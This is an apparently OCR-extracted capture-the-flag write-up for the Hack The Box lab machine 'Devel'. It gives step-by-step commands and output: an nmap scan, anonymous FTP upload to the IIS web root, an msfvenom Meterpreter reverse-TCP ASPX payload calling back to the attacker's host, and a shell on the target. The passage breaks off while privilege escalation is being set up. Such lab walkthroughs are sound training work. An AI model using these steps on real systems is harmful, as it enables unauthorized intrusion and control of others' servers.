
DEVEL



Devel

Windows 20 # 7801 7497

Hack The Box
Machine Profile
2.16.0

10.10.10.5
Machine IP

ch4p
Machine Maker(s)

0
Base Points

7801
System owns

7497
User Owns

999
Days old

Official Write-Up / Tutorial

Filename: Devel.pdf
sha256: edb2554719e7de887d964a10474be4374368b757e702ac6b5cd9cd89d88135ad


Download File

Video Tutorial by ippsec

HackTheBox - Devel


1. Run openvpn

2. Run the nmap command (open nmap_lame.txt to see the full scanresult)




```
root@kali:~# nmap -T4 -A -p- 10.10.10.5
```

3. Notice that it has PORT 21 open with version Microsoft ftpd. Also notice that the FTP allows anonymous login.




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst: 
|_  SYST: Windows_NT
```

4. Open any browser, visit the machine by entering the IP address (10.10.10.5). Type “/welcome.png” will bring you to the image and “/iisstart.html” will bring you to the default page of the website. This tells us that the FTP root directory is the same as the HTTP’s.




5. To verify this behavior, create a test file called “john.html”, login to the FTP-anonymous server (username & password == anonymous) and upload the test file.




```
root@kali:~# echo "Hello, World!" > john.html
root@kali:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put john.html
local: john.html remote: john.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
15 bytes sent in 0.00 secs (563.4014 kB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
12-12-19  10:47AM                   15 john.html
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
```

Open the browser and visit 10.10.10.5/john.html. The theory is proven. Thus, we could craft a payload and upload it via FTP.




```
10.10.10.5/john.html
Hello, World!
```

7. Open a terminal and use Msfvenom to craft a payload for windows




```
root@kali:~# msfvenom -l payloads | grep "windows"
```

8. We can leverage this backdoor access by crafting a payload that does reverse shell (or tcp). Let’s check the network configuration to get the correct LHOST value.




```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:7c:8e:8e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 80856sec preferred_lft 80856sec
    inet6 fe80::a00:27ff:fe7c:8e8e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
    link/none
    inet 10.10.14.20/23 brd 10.10.15.255 scope global tun0
       valid_lft forever preferred_lft forever
```

Craft the payload with the following information:




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.20 LPORT=4444 -f aspx -o john.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2796 bytes
Saved as: john.aspx
```

9. Upload the payload to the victim server via FTP




```
ftp> put john.aspx
local: john.aspx remote: john.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2832 bytes sent in 0.00 secs (38.5829 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
12-12-19  11:37AM                 2832 john.aspx
12-12-19  10:47AM                   15 john.html
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
```

10. Open Msfconsole and configure with the following information




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```




```
msf5 exploit(multi/handler) > set LHOST tun0
LHOST => 10.10.14.20
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

11. Open up a browser and type “http://10.10.10.5/john.aspx”. At the same time, type “run” on Msfconsole to trigger the payload and open a new meterpreter session.




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Sending stage (180291 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.20:4444 -> 10.10.10.5:49158) at 2019-12-08 20:46:58 -0500

meterpreter > 
```

12. Check the system information (for fun) and then access the shell by typing “shell”.




```
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > shell
Process 3020 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

13. Run the whoami command. You will see that we are not a root yet.




```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```


14. Exit the shell and run the Meterpreter in the background (type “bg”). We need to find another exploit that can escalate the privilege to root. Type “search suggest” and use the module called “local_exploit_suggester”.



```
c:\windows\system32\inetsrv>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > search suggest

Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  auxiliary/server/icmp_exfil                                     normal  No     ICMP Exfiltration Service
   1  exploit/windows/browser/ms10_018_ie_behaviors  2010-03-09       good    No     MS10-018 Microsoft Internet Explorer DHTML Behavio
rs Use After Free
   2  exploit/windows/smb/timbuktu_plughntcommand_bof  2009-06-25     great   No     Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   3  post/multi/recon/local_exploit_suggester                        normal  No     Multi Recon Local Exploit Suggester
   4  post/osx/gather/enum_colloquy                                   normal  No     OS X Gather Colloquy Enumeration
   5  post/osx/manage/sonic_pi                                        normal  No     OS X Manage Sonic Pi


msf5 exploit(multi/handler) > 
```




```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits
```




```
msf5 post(multi/recon/local_exploit_suggester) > set SESSION 1
